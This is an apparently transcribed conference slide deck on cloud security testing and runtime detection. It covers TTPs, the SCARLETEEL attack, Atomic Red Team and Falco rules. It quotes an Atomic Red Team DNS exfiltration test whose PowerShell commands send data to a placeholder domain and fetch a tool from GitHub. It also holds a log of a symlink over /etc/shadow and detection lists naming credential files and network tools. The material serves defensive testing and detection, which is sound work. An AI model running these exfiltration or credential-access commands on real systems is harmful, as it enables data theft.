sysdig SECURE EVERY SECOND.

Testing is an ART… and Science

Puneet Kulshrestha
Security Engineering Leader, Amazon

Alex Lawrence
Field CISO, Sysdig

Agenda

4	Time, Currency of the Cloud
13	STG, ART, SRT & MITRE
17	Cloud & Runtime Detection
22	Questions?

TIME, Currency of the Cloud

TTPs

TTP analysis can help security teams detect and mitigate attacks by understanding the way threat actors operate. Below we define the three elements of TTPs: tactics, techniques, and procedures.

Tactics

In general, tactics are types of activity that cyber criminals use to carry out an attack. For example, gaining unauthorized access to sensitive data, performing lateral movement within a network, or compromising a website.


Techniques

Skills are general methods that attackers use to achieve their goals. For example, if the goal is to compromise a website, the technique might be SQL injection. Each tactic can comprise several techniques.

Procedures

A procedure is a specific series of steps that cyber criminals can use to carry out an attack. To take the example of SQL injection, the procedure might involve scanning the target website for vulnerabilities, writing a SQL query that includes malicious code, and submitting it to an unsecured form on the website to gain control of the server.

Cyber Kill Chain



1 RECONNAISSANCE

HARVESTING DATA

2 WEAPONIZATION

EXPLOIT + ACCESS

3 DELIVERY

DELIVERING THE BUNDLE

4 EXPLOITATION

EXECUTING CODE

5 INSTALLATION

INSTALLING ON ASSET

6 COMMAND & CTL

ENABLE COMMAND AND CONTROL

7 ACTIONS ON OBJ

DATA EXFILTRATION
RANSOMWARE
CRYPTO

Once, There was a Perimeter

You had a perimeter guarded by a firewall

Detecting intrusions was your breach indicator

Now, There is No Perimeter in the Cloud

Cloud providers own external connections

Cloud is exposed to the outside world


You need to control access to services your team uses

You need to detect unusual activity

Attack Example

SCARLETEEL

An attack that relies on a complex set of tactics, techniques and procedures (TTPs) to gain initial access to a host system and move laterally in the cloud.


INITIAL ACCESS
EXECUTION / GATHER INFORMATION
PRIVILEGE ESCALATION / PERSISTENCE
jupyter
1 STEP 1
Exploit public facing web application
2 STEP 2
Install tools (AWS CLI, pacu, peirates)
Cryptomining
Steal AWS keys (IMDSv1, IMDSv2, env variables, filesystem)
3 STEP 3
Enumerate AWS Resources
Elevate Privileges
4 STEP 4
Create access keys for all users
Run EC2 instances with miners
Steal data


Targeted cloud attacks specifically occur on average within 10 minutes of credential discovery (5 minutes of which are well time).

10 Minutes to Cryptomining:

Low Effort/High Reward for Cloud Attackers

On average, to make **$8,100**, an attacker will need to drive up a **$430,000 cloud bill**.

Put another way, they make **$1 for every $53** their victim is billed.



2022 Sysdig Cloud Native Threat Report

Data Breach is Expensive

$4.35M

Global average total cost of a data breach

The longer it takes to identify and contain, the more it costs

Source: IBM Security Cost of Data Breach Report 2021

Static Analysis + Vulnerability Scanning isn't enough


The Sysdig TRT analyzed 1.7 million images on Docker Hub.

Static image analysis can identify a bad image by:

- looking for IoCs
- malicious IPs
- credentials in the image layers

Scanning for vulnerabilities helps; however, there are innumerable ways to obfuscate malicious code to hide from static scanners, even if patched.

819 images were indeed malicious, but more than 10% of these images went undetected using a combination of static image analysis and vulnerability scanning



STG, ART, SRT & MITRE

STG, ART, SRT & MITRE

Sysdig Threat Generator (STG)

- STG hosts a combination of tools, both public and private, for generating test scenarios.

Atomic Red Team™

- A library of tests mapped to the MITRE ATT&CK® framework for testing container security. https://github.com/redcanaryco/atomic-red-team

Stratus Red Team™

- A library for testing cloud security on various cloud service providers. https://github.com/DataDog/stratus-red-team

MITRE ATT&CK®

- A globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.

- The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. https://attack.mitre.org/

Atomic Container Tests

T1613 - Container and Resource Discovery

T1612 - Build Image on Host

T1611 - Escape to host

T1610 - Deploy a container

T1609 - Kubernetes Exec Into Container

https://atomicredteam.io/tags/#containers


T1552.007 - Kubernetes List Secrets

T1069.001 - Permission Groups Discovery: Local Groups

T1053.007 - Kubernetes Cronjob

T1046 - Network Service Discovery

ART - T1048 Exfiltration over Alternative Protocol - DNS



DNSExfiltrator allows for transferring (exfiltrate) a file over a DNS request covert channel. This is basically a data leak testing tool allowing to exfiltrate data over a covert channel. !!! Test will fail without a domain under your control with A record and NS record !!! See this github page for more details - https://github.com/Arno0x/DNSExfiltrator

Supported Platforms: Windows

auto_generated_guid: c943d285-ada3-45ca-b3aa-7cd6500c6a48

Inputs:

Name	Description	Type	Default Value
password	Password used to encrypt the data to be exfiltrated	string	atomic
domain	The domain name to use for DNS requests	string	target.example.com
ps_module	DNSExfiltrator powershell ps_module	path	PathToAtomicsFolder\..\ExternalPayloads\dnsexfil.ps1
doh	Google or CloudFlare DoH (DNS over HTTP) server	string	google
time	The time in milliseconds to wait between each DNS request	string	500
encoding	Set to '-b32' to use base32 encoding of data. Might be required by some DNS resolvers.	string	

Attack Commands: Run with `powershell`!

```
Import-Module #{ps_module}
Invoke-DNSExfiltrator -i #{ps_module} -d #{domain} -p #{password} -doh #{doh} -t #{time} #{encoding}
```

Dependencies: Run with `powershell`!

Description: DNSExfiltrator powershell file must exist on disk at specified location (#{ps_module})

Check Prereq Commands:

```
if (Test-Path #{ps_module}) {exit 0} else {exit 1}
```


Get Prereq Commands:

```
New-Item -Type Directory "PathToAtomicsFolder\..\ExternalPayloads\" -ErrorAction Ignore -Force | Out-Null
IWR "https://raw.githubusercontent.com/Arno0x/DNSExfiltrator/8faa972408b0384416fffd5b4d42a7aa00526ca8/Invoke-DNSExfi
```

https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1048/T1048.md

Cloud & Runtime Detection

Falco rule engine




ART - T1048 Exfiltration over Alternative Protocol - DNS

```
#T1048.003 - Exfiltration Over Alternative Protocol - DNS
- list: network_tool_binaries_T1048_003
  items: [ network_tool_binaries, dig ]

- macro: network_tool_procs_T1048_003
  condition: (proc.name in (network_tool_binaries_T1048_003))

- rule: T1048_003 Launch Suspicious Network Tool on Host
  desc: Detect network tools launched on the host
  condition: >
    spawned_process and
    (network_tool_procs_T1048_003 or openssl_connection or proc_in_malicious_download_tools) and
    not netcat_localhost and
    not socat_localhost and
    not user_known_network_tool_activities
  Exceptions:
  output: >
    Network tool launched on host (user.name=%user.name user.loginuid=%user.loginuid proc.name=%proc.name
parent_process=%proc.pname gparent=%proc.aname[2] ggparent=%proc.aname[3] gggparent=%proc.aname[4]
ggggparent=%proc.aname[5] proc.cmdline=%proc.cmdline evt.type=%evt.type evt.res=%evt.res
proc.pid=%proc.pid proc.cwd=%proc.cwd proc.ppid=%proc.ppid proc.pcmdline=%proc.pcmdline
proc.sid=%proc.sid proc.exepath=%proc.exepath user.uid=%user.uid user.loginname=%user.loginname
group.gid=%group.gid group.name=%group.name container.id=%container.id container.name=%container.name)
```

Falco rule engine



```
- macro: create_symlink
  condition: (evt.type in (symlink, symlinkat) and evt.dir=<)
```

```
Feb 21 13:04:32 ubuntu-2004 falco: 13:04:32.460103947: Warning Symlinks created over sensitive files
(user=root user_loginuid=-1 command=ln -sf /etc/shadow /tmp/marcel pid=1950 target=/etc/shadow
linkpath=/tmp/marcel parent_process=create_symlink_)
```

```
- rule: Create Symlink Over Sensitive Files
  desc: Detect symlink created over sensitive files
  condition: >
    create_symlink and
    (evt.arg.target in (sensitive_file_names) or evt.arg.target in (sensitive_directory_names))
  output: >
    Symlinks created over sensitive files (user=%user.name user_loginuid=%user.loginuid command=%proc.cmdline
pid=%proc.pid target=%evt.arg.target linkpath=%evt.arg.linkpath parent_process=%proc.pname)
  priority: WARNING
  tags: [host, container, filesystem, mitre_exfiltration, mitre_credential_access, T1020, T1083, T1212,
T1552, T1555]
```

```
- list: sensitive_file_names
  items: [/etc/shadow, /etc/sudoers, /etc/pam.conf,
/etc/security/pwquality.conf]
```

Common Examples

A shell is run in a container	container.id != host and proc.name = bash
Overwrite system binaries	fd.directory in (/bin, /sbin, /usr/bin, /usr/sbin) and write
Container namespace change	evt.type = setns and not proc.name in (docker, sysdig)
Non-device files written in /dev	(evt.type = create or evt.arg.flags contains O_CREAT) and proc.name != blkid and fd.directory = /dev and fd.name != /dev/null
Process tries to access camera	evt.type = open and fd.name = /dev/video0 and not proc.name in (skype, webex)

Questions?